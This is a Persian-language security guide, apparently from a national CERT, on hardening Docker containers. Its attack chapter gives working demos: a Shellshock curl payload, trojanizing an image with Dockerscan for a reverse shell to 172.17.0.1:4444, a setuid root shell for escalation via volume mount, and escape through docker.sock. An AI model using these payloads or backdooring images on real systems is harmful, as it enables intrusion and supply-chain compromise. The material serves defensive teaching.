بسمه تعالی

امن سازی Docker Container ها

جهت ارائه به مرکز ماهر

شناسه سند..... 031012_01

نوع سند..... پیشنهاد

شماره نگارش..... ۱.۰

تاریخ نگارش..... ۱۴۰۳/۱۰/۱۲

طبقه‌بندی سند..... عادی

مستند:	**آشنایی با هک و راه‌های امن سازی Docker Container ها**
تهیه کننده:	مرکز ماهر
مخاطبین:	برنامه نویسان و مدیران شبکه

۱ مقدمه

در عصر فناوری اطلاعات، Docker به یکی از ابزارهای مهم و پرکاربرد در توسعه و عملیات سازمان‌ها تبدیل شده است. با توجه به مزایای فراوان این فناوری، استفاده از کانتینرهای Docker به سرعت در حال گسترش است. با این حال، همانطور که هر فناوری جدید مزایایی دارد، خطرات و تهدیدهای امنیتی جدیدی نیز به همراه دارد. امنیت کانتینرهای Docker موضوعی است که نباید نادیده گرفته شود، چرا که یک پیکربندی نادرست می‌تواند به آسیب‌های جدی در زیرساخت‌ها و حتی کل سازمان منجر شود.

در این مقاله، به بررسی مبانی امنیتی Docker و نحوه‌ی امن‌سازی کانتینرهای Docker پرداخته می‌شود. هدف این است که خوانندگان با اصول و روش‌های لازم برای محافظت از محیط‌های Docker در مقابل تهدیدات و حملات مختلف آشنا شوند. همچنین، با مرور تجربیات عملی و حملات شبیه‌سازی شده، راهکارهای موثر برای جلوگیری از بروز مشکلات امنیتی و بهبود سطح ایمنی کانتینرهای Docker ارائه می‌شود.

با پایان این مقاله، خوانندگان درک بهتری از روش‌های حفاظت از کانتینرهای Docker خواهند داشت و قادر خواهند بود از محیط‌های Docker به صورت ایمن‌تر و مطمئن‌تر استفاده کنند.

۲ معرفی Docker

Docker یک پلتفرم متن‌باز است که برای انجام مجازی‌سازی در سطح سیستم‌عامل استفاده می‌شود و به عنوان کانتینری‌سازی نیز شناخته می‌شود. این پلتفرم امکان ایجاد، اجرا و مدیریت برنامه‌های کانتینری را فراهم می‌کند که مستقل از محیط اجرای فیزیکی یا مجازی هستند.

۲-۱ تفاوت میان کانتینرها و ماشین‌های مجازی

یکی از اساسی‌ترین تفاوت‌ها میان کانتینرها و ماشین‌های مجازی در نحوه استفاده از هسته سیستم‌عامل است. ماشین‌های مجازی از یک هایپروایزر برای ایجاد محیط‌های مجازی استفاده می‌کنند که هر کدام دارای سیستم‌عامل مجزا هستند. این موضوع باعث می‌شود ماشین‌های مجازی حجم بیشتری داشته باشند و نیازمند منابع بیشتری باشند.

در مقابل، کانتینرهای Docker از هسته سیستم‌عامل میزبان استفاده می‌کنند و نیازی به سیستم‌عامل مجزا ندارند. این ویژگی باعث می‌شود که کانتینرها بسیار سبک‌تر و سریع‌تر از ماشین‌های مجازی باشند و به‌طور همزمان از منابع کمتری استفاده کنند. این مزیت در کنار قابلیت‌های انعطاف‌پذیر کانتینرها، آن‌ها را به یک گزینه ایده‌آل برای توسعه‌دهندگان تبدیل کرده است.

۲-۲ گروه‌های کنترل (Cgroups)

cgroups یا گروه‌های کنترل، یکی از ویژگی‌های حیاتی هسته لینوکس است که به Docker اجازه می‌دهد منابع سیستم را بین کانتینرها به‌طور مؤثر مدیریت کند. با استفاده از cgroups، می‌توان محدودیت‌هایی بر روی استفاده از منابعی مانند CPU، RAM و I/O اعمال کرد تا مطمئن شد که هیچ کانتینری بیش از حد از منابع استفاده نمی‌کند و در نتیجه ثبات و امنیت سیستم حفظ می‌شود.

cgroups به عنوان یک ابزار مدیریتی، امکان تخصیص منابع به کانتینرها و همچنین اعمال محدودیت‌های سخت‌گیرانه را فراهم می‌کند. این موضوع باعث می‌شود که بتوان از تخریب سیستم توسط یک کانتینر پرمصرف جلوگیری کرد و عملکرد کلی سیستم را بهبود بخشید. به عنوان مثال، می‌توان تعداد پردازش‌های همزمان (PIDs) در یک کانتینر را محدود کرد تا از بروز مشکلاتی مانند حملات DOS جلوگیری شود.

۲-۳ فضاهای نام (Namespaces)

یکی از کلیدی‌ترین مفاهیم در امنیت Docker، فضاهای نام (namespaces) است. این ویژگی از هسته لینوکس، ایزولاسیون بین کانتینرها و میزبان را تضمین می‌کند. Docker از چندین نوع namespace برای جداسازی منابع مختلف استفاده می‌کند که از جمله آن‌ها می‌توان به موارد زیر اشاره کرد:

- **PID namespace**: برای ایزوله کردن فرآیندها بین کانتینرها و میزبان.
- **NET namespace**: برای مدیریت و ایزوله کردن رابط‌های شبکه.

- **IPC namespace**: برای ایزوله کردن دسترسی به منابع ارتباط بین پردازشی (IPC).
- **MNT namespace**: برای مدیریت و ایزوله کردن نقاط اتصال فایل سیستم.
- **UTS namespace**: برای ایزوله کردن شناسه‌های هسته و نسخه سیستم‌عامل.
- **User namespace**: برای ایزوله کردن مجوزهای کاربر بین کانتینرها و میزبان.

۲-۳-۱ ایزولاسیون با استفاده از User namespace

User namespace یکی از مهم‌ترین و مفیدترین انواع namespaces است که امکان ایزوله کردن مجوزهای کاربر در داخل کانتینر را فراهم می‌کند. با فعال‌سازی این ویژگی، کاربر root داخل کانتینر به یک کاربر با سطح دسترسی پایین‌تر در میزبان نگاشت می‌شود. این موضوع باعث می‌شود که حتی اگر کانتینر با مجوزهای root اجرا شود، این مجوزها بر روی میزبان تأثیری نداشته باشد.

برای فعال‌سازی User namespace، داکر از فایل‌های /etc/subuid و /etc/subgid استفاده می‌کند که در آن‌ها محدوده‌ی UID و GIDهای مجاز برای هر کاربر مشخص شده است. این تنظیمات به Docker امکان می‌دهد که کاربران داخل کانتینر را به کاربران با دسترسی محدود در میزبان نگاشت کند و از این طریق امنیت سیستم میزبان را افزایش دهد.

۲-۴ ذخیره‌سازی و مدیریت Docker Imageها

Docker Imageها، بسته‌های اجرایی سبک و مستقلی هستند که شامل همه چیزهایی که برای اجرای یک برنامه نیاز است، از جمله کد، کتابخانه‌ها، ابزارهای سیستم و تنظیمات، می‌باشند. این Image در سیستم میزبان ذخیره می‌شود و هر زمان که یک کانتینر جدید اجرا شود، از Image استفاده می‌شود.


هر Docker Image از چندین لایه تشکیل شده است که هر لایه شامل تغییرات خاصی نسبت به لایه قبلی است. این لایه‌ها در سیستم فایل میزبان ذخیره می‌شوند و می‌توانند با استفاده از دستوراتی مانند docker inspect و docker history مشاهده شوند. هنگام اجرای یک کانتینر، یک لایه نوشتنی جدید به بالای لایه‌های Docker Image اضافه می‌شود که تغییرات داخل کانتینر در آن ذخیره می‌شود.

۳ حملات به کانتینرهای Docker

این بخش یکی از جالب‌ترین بخش‌ها است. ما این فصل را با بحث در مورد سطح حمله Docker آغاز می‌کنیم. سپس به هر دسته از حملات می‌پردازیم و آن‌ها را با مثال‌های عملی توضیح می‌دهیم. به طور خاص، تکنیک‌های فرار از کانتینر، افزایش دسترسی و سوءاستفاده از برخی ویژگی‌های Docker مانند Docker Remote API را بررسی خواهیم کرد.


۳-۱ سطوح حمله‌های Docker

Docker به دلیل نحوه عملکردش، در صورت استفاده نادرست، با ریسک‌های قابل توجهی همراه است. کاربران عضو گروه Docker می‌توانند دسترسی خود را به سطح root افزایش دهند. این امر به این دلیل است که Docker برای کار کردن به مجوزهای سطح root نیاز دارد و هر کسی که عضو گروه Docker باشد می‌تواند این مجوزها را به دست آورد. در یک محیط نهایی، Docker به‌طور مستقل استفاده نمی‌شود و معمولاً یک ارکستراتور مانند Kubernetes برای مدیریت کانتینرهای Docker به کار می‌رود.



شکل ۱: معماری داکر و جایگاه مهاجم نسبت به آن

شکل ۲ نقاط ورودی احتمالی برای حمله به Docker را نشان می‌دهد:



شکل ۲: نقاط حمله به داکر کانتینرها

این نقاط ورودی شامل خدمات قابل دسترسی از راه دور برای مهاجمان خارجی، حملات از سوی کاربران مخرب داخلی و حملات به کانتینرهای آسیب‌پذیر هستند.

یک مهاجم خارجی می‌تواند در صورتی که برنامه‌ای که در داخل کانتینر اجرا می‌شود دارای آسیب‌پذیری‌های قابل بهره‌برداری از راه دور مانند اجرای کد از راه دور (RCE) باشد، به کانتینر دسترسی پیدا کند.

به‌طور مشابه، کاربران داخلی که عضو گروه Docker هستند، می‌توانند به‌راحتی دسترسی root بر روی میزبان که Docker روی آن اجرا می‌شود، به دست آورند.

در نهایت، وقتی مهاجمی به کانتینر از طریق یک آسیب‌پذیری مانند اجرای کد از راه دور دسترسی پیدا کند، می‌تواند از سایر ناپایداری‌ها یا پیکربندی‌های نادرست استفاده کند تا از کانتینر فرار کند و به میزبان زیرین دسترسی یابد. Image backdoor نیز می‌توانند مشکلی دیگر باشند، جایی که قربانی بدون آگاهی به مهاجم دسترسی shell به کانتینرهای خود می‌دهد.

با مثال‌های عملی همه این حملات را در بخش‌های بعدی بررسی خواهیم کرد.

۳-۱-۱ بهره‌برداری از imageهای آسیب‌پذیر

Image ها معمولاً از مخازن عمومی مانند Docker Hub یا مخازن خصوصی دانلود می‌شوند. به عنوان مثال، هر کسی با داشتن یک حساب کاربری رایگان در Docker Hub می‌تواند image خود را در این مخزن

عمومی آپلود کند. بنابراین، این احتمال وجود دارد که Image آپلود شده توسط کاربران ثبت‌نام شده، دارای آسیب‌پذیری‌های شناخته شده عمومی باشد که ممکن است وجود این آسیب‌پذیریها عمدی یا سهوی باشد.

این آسیب‌پذیری‌ها می‌توانند به مهاجمان اجازه دهند تا به کانتینرها و میزبان‌هایی که Docker روی آن‌ها اجرا می‌شود، دسترسی پیدا کنند. برای نمایش این موضوع، می‌توانیم یک image آسیب‌پذیر را از Docker Hub برداشته و ببینیم چگونه می‌توان از آن بهره‌برداری کرد.

ما از image با تگ vulnerables/cve-2014-6217 استفاده می‌کنیم که مربوط به آسیب‌پذیری Shellshock است. Shellshock یک آسیب‌پذیری در پوسته bash می‌باشد که بسیاری از سرویس‌ها مانند HTTP، SMTP و SSH را تحت تأثیر قرار داده است. این آسیب‌پذیری زمانی که منتشر شد، سر و صدای زیادی به پا کرد. اگر به دنبال جزئیات بیشتری درباره این آسیب‌پذیری هستید، می‌توانید به منابع آنلاین مربوطه مراجعه کنید.

برای شروع، یک دایرکتوری به نام shellshock ایجاد کرده و با استفاده از دستورات مربوطه وارد آن می‌شویم. سپس با استفاده از دستور docker run، Image مورد نظر را دانلود کرده و یک کانتینر را اجرا می‌کنیم.

پس از دانلود و اجرای کانتینر، می‌توانیم با باز کردن مرورگر و وارد کردن localhost:8080، صحت اجرای برنامه را بررسی کنیم. اگر برنامه به درستی اجرا شده باشد، می‌توانیم به سراغ بهره‌برداری از آسیب‌پذیری Shellshock برویم.

شکل ۳: اثبات اجرای کانتینر مربوط به Shellshock

یک payload که توسط نویسنده Docker image ارائه شده است، محتویات فایل passwd را از سرور نمایش می‌دهد. این payload را در یک ترمینال جدید اجرا می‌کنیم تا نتیجه را مشاهده کنیم.

```
docker@docker:~/shellshock$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'c
at /etc/passwd'" http://localhost:8080/cgi-bin/vulnerable

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
docker@docker:~/shellshock$
```

شکل ۴ : بهره برداری از آسیب‌پذیری کانتینر ShellShock

پس از اجرای payload، محتویات فایل passwd از سرور به ما نمایش داده می‌شود. در این مثال، سرور Docker Container است که ما به آن دسترسی پیدا کرده‌ایم. این نشان می‌دهد که چقدر مهم است از Image امن و معتبر استفاده کنیم و بررسی‌های امنیتی لازم را قبل از استفاده از هر Docker image انجام دهیم.

۳-۱-۲ چک کردن وجود Backdoor در Image

Image Docker می‌تواند مانند برنامه‌های دسکتاپ و موبایل حاوی نرم‌افزارهای مخرب باشد. این Image ممکن است توسط مهاجمان آلوده شده و به عنوان Image مشروع مجدداً در مخزن آپلود شود. این Imageهای مخرب می‌توانند در محیط‌های تولیدی بسیار خطرناک باشند. اهمیت بررسی امنیتی Image Dockerها و استفاده از مخازن خصوصی و مطمئن در سازمان‌ها نباید نادیده گرفته شود.

هدف ما در این بخش آلوده کردن یک داکر image موجود با کد مخرب است. برای این کار می‌توانیم مراحل زیر را دنبال کنیم.

۱. ابتدا یک دایرکتوری جدید به نام "backdoor" ایجاد کنید.

۲. ابزار Dockerscan را نصب کنید. این ابزار برای فرآیند پشتیبانی از تصاویر داکر به صورت خودکار طراحی شده است و کار را بسیار ساده‌تر می‌کند.

```
docker@docker:~$ git clone https://github.com/cr0hn/dockerscan
Cloning into 'dockerscan'...
remote: Enumerating objects: 447, done.
remote: Total 447 (delta 0), reused 0 (delta 0), pack-reused 447
Receiving objects: 100% (447/447), 166.06 KiB | 430.00 KiB/s, done.
Resolving deltas: 100% (225/225), done.
docker@docker:~$
```

۳. با استفاده از Docker، آخرین نسخه‌ی تصویر اوبونتو را دانلود کنید و آن را به نام "ubuntu-original" ذخیره کنید.

```
docker@docker:~/backdoor$ docker pull ubuntu:latest && docker save ubuntu:latest -o ubuntu-origin
al
latest: Pulling from library/ubuntu
a4a2a29f9ba4: Pull complete
127c9761dcba: Pull complete
d13bf203e905: Pull complete
4039240d2e0b: Pull complete
Digest: sha256:35c4a2c15539c6c1e4e5fa4e554dac323ad0107d8eb5c582d6ff386b383b7dce
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest
docker@docker:~/backdoor$
```

۴. سپس، از Dockerscan برای تزریق کد مخرب به این image استفاده کنید. به عنوان مثال، می‌توانیم یک shell مخرب به image اوبونتو اضافه کنیم.

```
docker@docker:~/backdoor$ dockerscan image modify trojanize ubuntu-original -l 172.17.0
.1 -p 4444 -o ubuntu-original-trojanized
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ubuntu-original'
[ * ] Image trojanized successfully
[ * ] Trojanized image location:
[ * ]   > /home/docker/backdoor/ubuntu-original-trojanized.tar
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 172.17.0.1 4444
docker@docker:~/backdoor$
```

۵. در نهایت، می‌توان این image آلوده‌شده را در دسترس عموم قرار داد تا در صورت اجرا توسط دیگران، به ما دسترسی بدهد.

```
docker@docker:~$ nc -v -k -l 172.17.0.1 4444
Listening on docker 4444
```

```
docker@docker:~$ nc -v -k -l 172.17.0.1 4444
Listening on docker 4444
Connection received on 172.17.0.4 51484
connecting people
```

این تنها یک روش برای افزودن backdoor به تصاویر داکر است و روش‌های دیگری نیز وجود دارند. همچنین توصیه می‌شود برای امنیت بیشتر، فقط از منابع معتبر و رسمی تصاویر استفاده کنید و تصاویر را قبل از استفاده بررسی کنید.

ما بحث کردیم که چگونه image موجود می‌توانند به‌راحتی با کد مخرب آلوده شوند. در یک سناریوی واقعی، یک عامل مخرب می‌تواند این image را در یک رجیستری مانند Docker Hub منتشر کند. این موضوع به‌وضوح اهمیت داشتن یک رجیستری داکر خصوصی در محیط‌های سازمانی را نشان می‌دهد، به همراه نیاز به بررسی داکر image برای شناسایی backdoor و آسیب‌پذیری‌ها. همچنین، داشتن کنترل‌های کافی روی اینکه چه کسی می‌تواند image را در رجیستری تصاویر در محیط سازمانی منتشر کند، مهم است.

۳-۱-۳ افزایش سطح دسترسی با استفاده از volume mount

در این بخش، می‌خواهیم ببینیم چگونه کاربرانی که عضو گروه Docker هستند می‌توانند با استفاده از حملات افزایش سطح دسترسی، به سطح دسترسی root برسند. مهم است که بدانید سرویس‌دهنده داکر (Docker daemon) برای انجام برخی عملیات به دسترسی root نیاز دارد و این سرویس‌دهنده با دسترسی root اجرا می‌شود. بنابراین اگر یک کاربر عضو گروه Docker باشد، می‌تواند سطح دسترسی خود را به root ارتقا دهد. بنابراین، اگر در سیستمی با سطح دسترسی پایین هستید و نمی‌توانید دستورات root را اجرا کنید، اما عضو گروه Docker هستید، می‌توانید به سطح دسترسی root برسید.

در اینجا از volume داکر و باینری‌های setuid برای دستیابی به این هدف استفاده خواهیم کرد.

volume داکر راهی برای فراهم کردن حافظه پایدار برای کانتینرهای داکر است. می‌توانیم یک volume از سیستم میزبان را برای ذخیره‌سازی پایدار به یک کانتینر متصل کنیم.

زمانی که یک فایل باینری توسط کاربر root ایجاد شده و بیت setuid روی آن تنظیم شده باشد، حتی وقتی توسط یک کاربر با سطح دسترسی پایین اجرا شود، به عنوان root اجرا خواهد شد.

برای انجام این حمله به Dockerfile, shell.c و shellscript.sh نیاز دارید که در ادامه آورده شده است.

- Dockerfile

```
FROM alpine:latest
COPY shellscript.sh shellscript.sh
COPY shell shell
```

- shell.c

```
int main()
{
      setuid(0);
      system("/bin/sh");
      return 0;
}
```

- shellscript.sh

```
#!/bin/bash
cp shell /shared/shell
chmod 4777 /shared/shell
```

در ادامه فایل shell.c را با دستور gcc کامپایل کنید تا فایل اجرایی shell ساخته شود.

```
docker@docker:~/privesc$ gcc shell.c -o shell
shell.c: In function ‘main’:
shell.c:3:2: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-de
claration]
    3 |  setuid(0);
      |  ^~~~~~
shell.c:4:2: warning: implicit declaration of function ‘system’ [-Wimplicit-function-de
claration]
    4 |  system("/bin/sh");
      |  ^~~~~~
docker@docker:~/privesc$ ls
Dockerfile  shell  shell.c  shellscript.sh
docker@docker:~/privesc$
```

حال image مربوطه را بسازید.

```
docker@docker:~/privesc$ docker build --rm -t privesc .
Sending build context to Docker daemon   21.5kB
Step 1/3 : FROM alpine:latest
 ---> a24bb4013296
Step 2/3 : COPY shellscript.sh shellscript.sh
 ---> 0e3af17991b7
Step 3/3 : COPY shell shell
 ---> 790971c144f1
Successfully built 790971c144f1
Successfully tagged privesc:latest
docker@docker:~/privesc$
```

وقتی کانتینر شروع به کار می‌کند، دستور قبلی باید فایل shellscript.sh را اجرا کند. این فایل اجرایی باینری shell را به پوشه‌ی مشترک (shared directory) کپی کرده و مجوز های فایل را تغییر می‌دهد.

```
docker@docker:~/privesc$ ls -l /tmp/shared/shell
-rwsrwxrwx 1 root root 16736 Jul  4 12:53 /tmp/shared/shell
docker@docker:~/privesc$
```

حال با بررسی /tmp/shared متوجه می‌شویم که فایل shell موجود و متعلق به root می‌باشد و بیت suid برای آن تنظیم شده است. بنابراین اگر این فایل توسط هر کاربری با دسترسی محدود اجرا شود بدون بررسی سطح دسترسی اجرا کننده با دسترسی‌های root اجرا خواهد شد.

```
docker@docker:~/privesc$ /tmp/shared/shell
#
```

```
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

در تصویر بالا می‌توان دید که با اجرای فایل shell ما (به عنوان کاربری با دسترسی محدود) توانستیم به یک شل با دسترسی روت دست پیدا کنیم. همانطور که مشاهده می‌کنید توانسته‌ایم محتویات فایل shadow را هم ببینیم. این حمله به این دلیل کار کرد که یک حجم از میزبان را به کانتینر متصل کردیم. به‌صورت پیش‌فرض، فرآیندها در کانتینرها با دسترسی ریشه (root) اجرا می‌شوند. بنابراین، تمام کاری که باید انجام دهیم این است که یک فایل اجرایی (binary) با بیت setuid و سطح دسترسی ریشه ایجاد کنیم و آن را در حجم متصل‌شده بنویسیم. این فایل سپس به‌عنوان یک باینری با بیت setuid در میزبان ظاهر خواهد شد.

۳-۱-٤ گریز از کانتینر با استفاده از docker.sock

قبل از معرفی این آسیب پذیری بهتر است با نحوه اتصال سوکت UNIX داکر به کانتینرها آشنا شویم و همچنین برخی از موارد استفاده برای این ویژگی را مورد بررسی قرار دهیم. Docker socket یک سوکت UNIX است که به‌عنوان ستون اصلی مدیریت کانتینرها عمل می‌کند. زمانی که هر دستوری را در Docker CLI وارد می‌کنید، کلاینت Docker CLI شما از طریق این سوکت UNIX با سرویس‌دهنده داکر (Docker daemon) ارتباط برقرار می‌کند. در حالی که این سوکت می‌تواند از طریق شبکه و روی یک پورت خاص برای اجرای دستورات داکر از راه دور باز شود، ارتباط با استفاده از سوکت UNIX به‌صورت پیش‌فرض تنظیم شده است.

زمانی که برخی از Imageها را از اینترنت دانلود کرده و کانتینرهایی را با استفاده از آن‌ها اجرا می‌کنید، ممکن است نویسنده Image از شما بخواهد که مسیر «/var/run/docker.sock» را روی کانتینر mount

کنید. این درخواست ممکن است به دلایل منطقی باشد، اما باید از خطراتی که این ویژگی به همراه دارد، آگاه باشیم.

برخی از دلایل معتبر برای این کار می‌تواند به شرح زیر باشد:

فرض کنید که یک کانتینر را اجرا می‌کنید و می‌خواهید از داخل آن کانتینر، سایر کانتینرها را مدیریت کنید؛ برای این کار به دسترسی به سوکت UNIX داکر نیاز دارید. همچنین، ممکن است شما یک ابزار را برای بررسی و ممیزی تمام کانتینرهای داکر که روی سیستم میزبان اجرا می‌شوند، راه‌اندازی کنید. زمانی که این ابزار به‌عنوان یک کانتینر داکر اجرا می‌شود، نیاز به دسترسی به سوکت UNIX داکر دارد تا بتواند با سایر کانتینرهای موجود روی میزبان ارتباط برقرار کند.

در حالی که این‌ها برخی از دلایل منطقی برای نصب مسیر «/var/run/docker.sock» روی کانتینر هستند، همان‌طور که قبلاً ذکر شد، باید همواره از خطراتی که ممکن است به همراه داشته باشد، آگاه باشیم.

در ادامه یک دمو از چگونگی سوءاستفاده از این ویژگی را بررسی می‌کنیم. فرض کنیم که به‌عنوان یک مهاجم، به یک شل در یک کانتینر که سوکت UNIX داکر به آن متصل است، دسترسی پیدا کرده‌ایم. با استفاده از این شل که در داخل کانتینر است، باید بتوانیم به فایلی که بر روی ماشین میزبان قرار دارد و فقط توسط کاربر root قابل دسترسی است، دست یابیم. در این سناریو ما سعی خواهیم کرد به فایلی به نام crackme.txt که در دایرکتوری ریشه میزبان قرار دارد، دسترسی پیدا کنیم.

ابتدا یک دایرکتوری به نام dockersock ایجاد کرده و دایرکتوری کاری خود را به dockersock تغییر می‌دهیم.

حمله را شبیه‌سازی کرده و یک شل در کانتینر به‌دست می‌آوریم و مطمئن می‌شویم که سوکت داکر به کانتینر متصل است. ما برای این تمرین از image alpine استفاده خواهیم کرد. بنابراین، بیایید دستور زیر را اجرا کنیم. در اجرای این کانتینر Docker.sock به سیستم اجرا شده اضافه شده است.

```
docker@docker:~$ mkdir dockersock
docker@docker:~$ cd dockersock
docker@docker:~/dockersock$ docker run -itd -v /var/run/docker.sock:/var/run/docker.sock alpine
3570ce8a4068cbb4d397199f2d0f6de89f404632b6af558025f2a5f720dd8702
docker@docker:~/dockersock$
```

از تصویر فوق، می‌توانیم ببینیم که کانتینر شروع به اجرا کرده است. از دستور docker ps برای به‌دست آوردن شناسه کانتینر استفاده کنید.

شناسه کانتینر 3570ce8a4068 است. به کمک دستور زیر یک شل در کانتینر به دست آوردیم. در ادامه تصویر می‌توان دید که سوکت مورد نظر در کانتینر اجرا شده وجود دارد.

```
docker@docker:~/dockersock$ docker exec -it 3570ce8a4068 sh
/ #
```

```
/ # ls /var/run/docker.sock
/var/run/docker.sock
/ #
```

تصویر قبلی تأیید می‌کند که سوکت UNIX داکر به کانتینر متصل شده است. برای استفاده از این سوکت داکر، نیاز داریم که کلاینت CLI داکر در این کانتینر نصب شده باشد.

بررسی می‌کنیم که آیا سوکت داکر در image alpine در دسترس است یا خیر با تایپ کردن دستور docker. خروجی زیر را خواهیم گرفت.

```
/ # docker
sh: docker: not found
/ #
```

از تصویر قبلی، متوجه می‌شویم که سوکت داکر در دسترس نیست. قبل از نصب داکر، باید با استفاده از دستور زیر به‌روزرسانی apk را انجام دهیم:

اجرای این دستور در کانتینر alpine به شکل زیر است.

```
/ # apk update
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/community/x86_64/APKINDEX.tar.gz
v3.12.0-138-g44b5946805 [http://dl-cdn.alpinelinux.org/alpine/v3.12/main]
v3.12.0-144-gcbb4673676 [http://dl-cdn.alpinelinux.org/alpine/v3.12/community]
OK: 12747 distinct packages available
/ #
```

سپس دستور زیر را برای نصب کلاینت CLI داکر وارد می‌کنیم:

```
/ # apk add -U docker
(1/12) Installing ca-certificates (20191127-r4)
(2/12) Installing libseccomp (2.4.3-r0)
(3/12) Installing runc (1.0.0_rc10-r1)
(4/12) Installing containerd (1.3.4-r1)
(5/12) Installing libmnl (1.0.4-r0)
(6/12) Installing libnftnl-libs (1.1.6-r0)
(7/12) Installing iptables (1.8.4-r1)
(8/12) Installing tini-static (0.19.0-r0)
(9/12) Installing device-mapper-libs (2.02.186-r1)
(10/12) Installing docker-engine (19.03.11-r0)
(11/12) Installing docker-cli (19.03.11-r0)
(12/12) Installing docker (19.03.11-r0)
Executing docker-19.03.11-r0.pre-install
Executing busybox-1.31.1-r16.trigger
Executing ca-certificates-20191127-r4.trigger
OK: 307 MiB in 26 packages
/ #
```

با این کار، نصب کلاینت CLI داکر کامل می‌شود و حال می‌توانیم دستورات داکر را از درون کانتینر اجرا کنیم. با استفاده از این کلاینت داکر و سوکت داکر متصل به کانتینر، می‌توانیم به سادگی یک کانتینر دیگر روی میزبان راه‌اندازی کرده و دایرکتوری ریشه میزبان را به کانتینر تازه راه‌اندازی شده متصل کنیم و سپس

یک شل روی آن کانتینر به‌دست آوریم تا بتوانیم به دایرکتوری ریشه میزبان دسترسی پیدا کنیم. برای این کار دستور زیر را وارد می‌کنیم:

```
/ # docker -H unix:///var/run/docker.sock run -it -v /:/test:ro -t alpine sh
/ #
```

در این دستور، مکان سوکت UNIX داکر که /var/run/docker.sock/ است، مشخص شده و از گزینه v- برای متصل کردن دایرکتوری ریشه میزبان تحت کانتینری که در حال راه‌اندازی هستیم و با نام test در کانتینر استفاده شده است. بنابراین، دایرکتوری ریشه میزبان به دایرکتوری به نام test در کانتینر متصل خواهد شد و ما اطمینان خواهیم داشت که این دایرکتوری فقط برای خواندن است تا از نوشتن تصادفی بر روی میزبان جلوگیری شود. در نهایت، sh به‌عنوان آرگومان وارد می‌شود تا مستقیماً شل در کانتینر جدیدی که اکنون راه‌اندازی می‌کنیم، به‌دست آوریم.

حالا بیایید به دایرکتوری test برویم، زیرا این‌جا جایی است که ما دایرکتوری ریشه میزبان را متصل کرده‌ایم و دایرکتوری خود را به ریشه تغییر دهیم و دستور ls را وارد کنیم. خروجی زیر را خواهیم گرفت.

```
/ # cd test
/test # ls
bin         etc         lib64       mnt         run         swapfile    var
boot        home        libx32      opt         sbin        sys
